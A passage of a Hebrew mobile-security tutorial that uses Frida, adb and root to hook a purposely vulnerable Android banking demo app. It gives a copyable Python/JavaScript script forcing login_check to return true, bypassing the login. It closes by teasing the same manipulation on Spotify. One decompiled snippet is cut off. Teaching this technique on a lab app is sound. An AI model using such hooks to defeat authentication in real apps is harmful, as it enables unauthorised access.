הנקודה שאני רוצה להבהיר כאן היא הדבר הבא - **האפליקציה מבצעת בדיקה בצד הלקוח לצורך ההתחברות**. כן, תקראו את זה שוב. הבדיקה שהאפליקציה מבצעת בכדי שאני אתחבר, מתבצעת בצד הלקוח, בצד בו הלקוח יכול לקרוא את הלוגיקה של איך וכיצד האפליקציה מחברת אותי.

הנתון הזה הוא קריטי! האפליקציה שאני בניתי כיום היא אכן נוצרה עם חולשה בכוונה תחילה, אך כיום, כ-60% מהחולשות הנמצאות באפליקציות הם בצד הלקוח, מה שאומר שהחולשה נמצאת בידיים שלנו!

עולם המובייל, כמה שהוא עצום וענק, הוא עולם פרוץ למדי. וזה נתון גדול עבור חוקרי האבטחה בעולם המובייל.

נחזור לאפליקציה שלנו. אנחנו מבינים כעת שהאפליקציה שלי מחזירה true במידה והלוגיקה שלה התבצעה כמו שצריך, ועל ידי כך אני אצליח להתחבר ולהגיע למסך הבא, ואילו מנגד, האפליקציה תחזיר false במידה והכנסתי פרטים שלא עמדו בתנאי הבדיקה.

בואו נחשוב שנייה אחת, ותשאלו את עצמכם - מה הייתם רוצים שיקרה כדי שלא משנה מה יקרה אנחנו נתחבר תמיד?

אז אם חשבתם נכון - בואו נדאג לכך שהאפליקציה תחזיר לי true תמיד, לא משנה מה יקרה ולא משנה מה אכניס לתוך התיבות של שם המתשמש והסיסמא. אבל שאלה אחת, כיצד נוכל לבצע את זה? הרי האפלקיציה שלנו מותקנת על הפלאפון, הקוד שלה כבר כתוב וחתום ולא נוכל לשנות את מה שכבר קיים.

אז לא בדיוק, אנחנו חוזרים לסבתא שלנו - Frida.

זוכרים שאמרתי לכם בתחילת המאמר ש-Frida יכול לבצע עריכה של קטעי קוד מהאפליקציה תוך זמן הריצה שלה? אז זה בדיוק מה שאנחנו הולכים לעשות עכשיו. אנחנו הולכים להרים את האפליקציה על גבי המובייל שלנו, ותוך כדי שהאפליקציה רצה אנחנו הולכים לערוך את הפונקציה של login_check ולדאוג לכך שהיא תחזיר לנו true באופן קבוע, לא משנה מה נכניס. בכך, בכל פעם שנלחץ על כפתור ההתחברות אנחנו נקבל true ונוכל בכך לעבור למסך הבא. אז בואו נראה איך אנחנו עושים את זה.


שלב הכנת התשתית

אז בכדי להתחיל ובכדי שנוכל לקשר את פרידה אל תוך האפליקציה שלנו, נצטרך להקים שרת של פרידה על גבי הפלאפון בו אנו נמצאים. תפקידו של השרת הוא לקשר בין המכשיר הסלולארי בו נמצאת האפליקציה אותה אנחנו רוצים לחקור, לבין המחשב החיצוני (המחשב המארח) דרכו אנו מריצים את כלל הפקודות של פרידה.


אז תחילה אנחנו נוריד את השרת של פרידה למחשב מהלינק הבא:

https://github.com/frida/frida/releases

שימו לב שישנם אינסוף קבצים להורדה עבור כל גרסא של פרידה, והגרסאות מתעדכנות כל יומיים. תוודאו שאתם מורידים גרסת שרת המתאימה לגרסת הפרידה שמותקנת אצלכם במחשב. לכתיבת שורות אלו אני משתמש בפרידה בגרסא 14.2.18:



לכן אוריד גרסת שרת המתאימה לגרסה בה אני משתמש. שימו לב שאתם מחפשים את הקובץ הבא: frida-server-[version]-android-[architecture] (את גרסת הארכיטקטורה של המכשיר הסלולארי שלכם תוכלו לזהות תחת ההגדרות של המכשיר בהגדרות הטלפון. במידה ואתם מסתבכים תורידו את ארבעת הקבצים ורק זה שמתאים לגרסא שלכם יוכל לרוץ, השאר יריצו שגיאה):



אחרי ההורדה של קבצי הארכיון, יש לחלץ את הקבצים.

בשלב הבא, אנחנו נרצה להתחבר דרך חלונית הפקודה (CMD) אל מכשיר הטלפון שלנו, וזאת במטרה שנוכל לשים שם את קובץ השרת של פרידה בטלפון ולהרים אותו, בכך ניצור תקשורת בין מכשיר האנדרואיד שלנו לבין המחשב המארח, ונוכל להריץ פקודות של Frida ממקום אחד לשני.

בכדי לעשות זאת נצטרך להשתמש בכלי נוסף הנקרא adb.exe. שם זה הוא ראשי תיבות של המילה Android Debug Bridge. מטרתו של כלי זה הוא לשמש מפתחים ומשתמשי אנדרואיד בכדי לבצע התחברות בצורת CLI למכשיר הפלאפון, ולהריץ עליו פקודות לצרכים שונים. ממש כמו שיש לנו חלונית פקודה בווינדוס, או טרמינל בלינוקס, כאן אנחנו מתחברים לטרמינל של מכשיר האנדרואיד שלנו.


את הכלי adb.exe ניתן להוריד מהלינק הבא:

https://developer.android.com/studio/releases/platform-tools

לאחר ההורדה, נחלץ את התיקייה ונפתח חלונית פקודה (CMD) בנתיב של הקובץ שלנו - adb.exe.


פקודה ראשונה שאנחנו נריץ תהיה הפקודה adb device. פקודה אשר תפקידה לזהות התקני פלאפון המחוברים למחשב.

במקרה הזה יש לנו את המכשיר הוירטואלי שאנו מריצים עם Android Studio ולכן נקבל את התוצאה הבאה:



הצלחנו לזהות את מכשיר הטלפון המחובר אל המחשב שלנו.


בכדי להתחבר אליו נוכל לרשום adb shell ונשים לב שאנו מקבלים terminal להרצת פקודות בתוך הפלאפון עצמו:



השלב הבא שלנו, הוא להכניס את שרת הפרידה שהורדנו ממקודם לתוך המכשיר הסלולארי, וכמו כן להריץ אותו. בכדי לדחוף קובץ מהמחשב שלנו אל תוך מכשיר האנדרואיד, אנחנו נשתמש בפקודה הבאה (שימו לב שיצאתם מהמכשיר הסלולארי וכעת אתם במחשב שלכם. כדי להתנתק יש לרשום **exit**):

```
adb push [path of frida server] /data/local/tmp
```


במקרה שלי אני אצטרך את קובץ השרת בגרסא של x86 ולכן אדחוף אותו לנתיב שציינתי בפקודה:




הקובץ הועבר בהצלחה וכעת הזמן להריץ אותו בתוך המכשיר הסלולארי. נתחבר בשנית למכשיר על ידי adb shell. ניגש לנתיב אותו שמנו את הקובץ אשר הוא /data/local/tmp.

כעת יש להעניק הרשאות ריצה לקובץ על ידי הפקודה:


```
chmod +x [Fridas server name]
```




כעת הקובץ שלנו ניתן להרצה. ברגע שננסה להריץ את הקובץ אנחנו נתקל בשגיאה הבאה:



השגיאה היא שגיאה של Permission Denied. אם אתם זוכרים, מקודם ציינתי שנצטרך הרשאות root כדי להקים את שרת הפרידה. אז כאן זה מגיע. בכדי להעלות לעצמנו את ההרשאות ל-root נצטרך להריץ את הפקודה su (Switch User) למשתמש root ומיד לאחר מכן נקבל טרמינל עם הרשאות גבוהות של מנהל.



כעת שאנו עם משתמש root, נריץ את שרת הפרידה שלנו:




כעת השרת שלנו רץ ברקע ואנחנו מעתה ואילך הולכים להשאיר אותו כך בצד. נפתח כעת חלונית פקודה חדשה, ונשתמש בפרידה בכדי למפות את כלל התהליכים הרצים בתוך המכשיר הסלולארי שלנו.

הדגל U- מסמל מכשירים המחוברים ע"י USB:

```
frida-ps -U
```

נוכל לזהות תהליכים רבים הרצים על גבי הפלאפון שלנו, ומביניהם ניתן לראות את האפליקציה שלנו רצה ברקע:



שלב ההוצאה לפועל

כעת, אנחנו עוברים לשלב המתקפה שלנו, ולצורך כך אנחנו נכין סקריפט בשפת Python אשר יתממשק לאפליקציה שלנו ושם אנו נגדיר לו איזה פונקציה ספציפית בתוך האפליקציה אנחנו רוצים לבצע עריכה.

הקוד שלנו הולך להיות מאוד פשוט. המבנה הבסיסי של הקוד ייראה כך ואני אסביר אותו כעת (בסוף החלק אשים את הקוד המלא להעתקה):

frida-hooking.py

```python
import frida
import sys

jscript = """
    Java.perform(function() {

    });
"""

process = frida.get_usb_device(1).attach("")
script = process.create_script(jscript)
script.load()

sys.stdin.read()
```

דבר ראשון, אנחנו קוראים לספרייה של Frida וכמו כן לספריית sys. הספרייה של פרידה תשמש אותנו ליצירת תקשורת והרצת פקודות עם מכשיר האנדרואיד שלנו, וספריית sys תשמש אותנו (כמו שניתן לראות בשורה האחרונה) לשמירה על התוכנה שלנו שתישאר באוויר ושתמשיך לעבוד ושלא תיסגר לנו אחרי שנריץ אותה ישר. הפקודה בעצם מחכה ל-input מן המשתמש, ובכך מאפשר לכלי שלנו להמשיך לרוץ.

ניתן לראות שישנו ערך מסוג String הנקרא jscript, שבתוכו אנו הולכים להכניס את הפקודות JS שלנו, במטרה ולהתממשק עם האפליקציה.

לאחר מכן יש לנו יצירה של ערך חדש בשם process שתפקידו להכיל את החיבור שלנו למכשיר האנדרואיד. כמו שהרצנו את הפקודה adb shell, גם כן זה מה שמתרחש. בנוסף לכך, אנחנו הולכים לעשות attach, מה שאומר שאנחנו הולכים לשבת על אפליקציה ספציפית מתוך מכשיר האנדרואיד שלנו. במקרה הזה זו תהיה האפליקציה שלנו - Digital Whisper Bank.

שורה לאחר מכן אנו יוצרים משתנה חדש בשם script שתפקידו ליצור לנו את פקודות ה-JS שכתבנו על גבי החיבור (process) שהגדרנו לפני כן עם מכשיר האנדרואיד. ולאחר מכן אנו מריצים את הפקודות על ידי הפקודה של script.load().

אז בואו נראה מה אנחנו יכולים לעשוות.

קודם כל, לפונקציה של ה-attach שלנו נצרף את שם האפליקציה, וזה כמו שראינו לפני כן כאשר השתמשנו בפקודה של frida-ps -U:

```
C:\Windows\system32\cmd.exe
C:\Users\yuval>frida-ps -U | findstr -i digital
4870  com.example.digitalwhisperbank

C:\Users\yuval>
```

נוסיף את שם האפליקציה לשורת הקוד שלנו:

```
process = frida.get_usb_device(1).attach("com.example.digitalwhisperbank")
```


תריצו את התוכנית במטרה לוודא שהכל עובד תקין ושאין שגיאות. במידה ואתם מקבלים שגיאה, תוודאו ששרת הפרידה שלכם שהקמנו מקודם עדיין פועל ושהוא לא נפל.

עכשיו אנחנו נכנסים לקוד JS שלנו.

אנחנו הולכים כעת ליצור משתנה, שתפקידו יהיה לתפוס את הדף הראשי שלנו באפליקציה (MainActivity כפי שציינו קודם). הפקודה תיראה כך:

```
Java.perform(function() {
    var change = Java.use('com.example.digitalwhisperbank.MainActivity');
```

בסוגריים אנו מגדירים את שם ה-package של האפליקציה ובנוסף לכך את שם ה-Activity אותו אנו רוצים לתפוס. אם אתם זוכרים, זה כמו שראינו לפני כן ב-jd-gui:



השלב הבא, אחרי שתפסנו את הקובץ הספציפי שאנו רוצים, הלא הוא MainActivity, אנו רוצים לגשת לפונקציה הספציפית באותו הקובץ, האחראית לבדיקה של ה-Login.

כמו שכבר אתם יודעים, השם של הפונקציה שלנו הוא **login_check** וזה מה שאנו מחפשים:

```
public class MainActivity extends AppCompatActivity {
  public boolean login_check(String paramString1, String paramString2) {
    boolean bool;
    if (paramString1.length() == Math.abs(1546) * 12 / 45 && paramString2.length()
      bool = true;
    } else {
      bool = false;
    }
    return bool;
  }
```


לכן כעת, על גבי הערך החדש שיצרנו בשם change, נגיד לו שאנו רוצים לבצע כתיבה מחדש של כל הפונקציה login_check. זה יבוצע על ידי הקוד הבא:

```
Java.perform(function() {
    var change = Java.use('com.example.digitalwhisperbank.MainActivity');

    change.login_check.implementation = function()
    {

    };
});
```

כעת, כל מה שנרשום בפנים יתבצע וזאת כאשר נלחץ על כפתור ה-Login שלנו. במקרה זה בואו ננסה סתם להדפיס משהו למסך:

```
change.login_check.implementation = function()
{
    console.log("This is really working!")
};
```

נריץ את התוכנה שלנו וניגש לאפליקציה ונלחץ על התחברות (זכרו שאנחנו צריכים להכניס שם משתמש וסיסמא כל שהוא כדי שהתוכנית תשלח אותנו לפונקציה של check_login):




נראה שזה עובד מדהים!

כעת נשאר לנו הדבר האחרון, וזה לדאוג שלא משנה מה נכניס בתוך השם משתמש והסיסמא, נקבל באופן תמידי true. אז כל מה שעלינו לעשות זה לדאוג שהפונקציה תחזיר true:

```
Java.perform(function() {
    var change = Java.use('com.example.digitalwhisperbank.MainActivity');

    change.login_check.implementation = function()
    {
        console.log("Injecting the application with Frida...");
        return true;
    };
});
```

נריץ את האפליקציה בשנית, ונלחץ על כפתור ה-Login. חברים יקרים - ברוכים הבאים לאפליקציה האמיתית שלנו:



אנחנו לגמרי בפנים!

הקוד המלא להעתקה:

```
import frida, sys

jscript = """
    Java.perform(function() {
        var change =
Java.use('com.example.digitalwhisperbank.MainActivity');

        change.login_check.implementation = function()
        {
            console.log("Injecting the application with Frida...");
            return true;
        };
    });
"""

process =
frida.get_usb_device(1).attach("com.example.digitalwhisperbank")
script = process.create_script(jscript)
script.load()

sys.stdin.read()
```

אסכם שוב את כל מה שהלך כאן:

פרידה מאפשרת לנו להזריק קוד JS אל תוך האפליקציה שלנו תוך כדי זמן ריצה (מה שנקרא - בלייב). מאחר וראינו שמנגנון ההתחברות לאפליקציה מבוצע בצד הלקוח בלבד, הבנו שאם נבצע מניפולציה קטנה על גבי הפונקציה של login_check, נוכל לגרום לכך שהאפליקציה תאשר אותנו ותאפשר לנו לעבור למסך הבא, כאילו ביצענו תהליך אימות תקין לגמרי. על ידי שינוי ועריכת פונקציית login_check גרמנו לכך שהפונקציה תחזיר באופן תמידי true, מה שיאפשר לנו להתחבר וזאת ללא משמעות בערכים שנכניס תחת שם המשתמש והסיסמא.


אז אפשר להגיד שדי סיימנו לנו כאן להיום. אבל האם זה הסוף? אז לפני שאני בורח אני רוצה להשאיר אתכם עם טעם מתוק בפה וקצת רצון לקחת את זה שלב אחד קדימה. ללא מדריך אראה לכם איך אפשר לעשות מניפולציה על אפליקציה שכולנו מכירים. ולא, אל תלכו רחוק, לאיזה אפליקציית שכוחת אל מלפני כמה שנים שסביר להניח שהיא פגיעה. בואו נראה איך אנחנו מיישמים את מה שעשינו היום על **Spotify**.

